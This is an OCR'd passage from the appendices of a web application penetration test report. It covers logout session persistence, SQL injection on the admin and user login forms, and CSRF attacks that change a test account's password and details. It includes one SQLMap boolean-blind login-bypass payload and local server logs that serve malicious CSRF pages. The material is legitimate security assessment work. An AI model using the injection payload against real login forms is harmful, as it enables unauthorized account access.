


Figure 90 - SecretCookie that was taken to demonstrate that password was accepted and stored in upper case

APPENDIX J – SESSION TOKEN PERSISTENCE (LOGGING IN THROUGH TOKENS)




Figure 91 - Tester logged out and was taken to index.php




Figure 92 - Attempted to go back, was given an error




Figure 93 - Refreshed the page, which logged the tester back in




Figure 94 - Tester was logged back in without having to enter credentials

APPENDIX K – SQLI ATTACK ON LOGIN FORMS

ADMIN LOGIN




Figure 95 - SQLMap payload for admin login form




Figure 96 - SQL manually injected into admin panel




Figure 97 - SQL injection logged tester into admin account

USER LOGIN

```
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: user_email=123 Test' OR NOT 8092=8092#&user_password=test&user_login=
```

Figure 98 - SQLMap payload for user login form




Figure 99 – SQL manually injected into user form




Figure 100 - SQL injection successfully logged tester in as test account

APPENDIX L – CSRF ATTACK

```
<input class="form-control" placeholder="Password" name="user_password" type="password" value="test1" required="">
```

Figure 101 - Test account's password before CSRF attack

```
root@kali:~/Desktop/Web# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [12/Dec/2020 12:44:23] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Dec/2020 12:44:37] "GET /hack_password.html HTTP/1.1" 200 -
```

Figure 102 - tester accessing malicious link




Figure 103 - malicious link automatically submitting update password form

```
<input class="form-control" placeholder="Password" name="user_password" type="password" value="hacker1" required="">
```

Figure 104 - Test account's password having been changed by CSRF attack




Figure 105 - Test account's personal information before CSRF attack

```
root@kali:~/Desktop/Web# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [12/Dec/2020 12:36:31] code 404, message File not found
127.0.0.1 - - [12/Dec/2020 12:36:31] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [12/Dec/2020 12:36:31] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Dec/2020 12:36:31] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Dec/2020 12:36:36] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Dec/2020 12:36:38] "GET /hacked.html HTTP/1.1" 200 -
```

Figure 106 - tester accessing malicious link, hacked.php for settings.php




Figure 107 – malicious hacked.html link, automatically submitting settings.php




Figure 108 - Test account's personal information after CSRF attack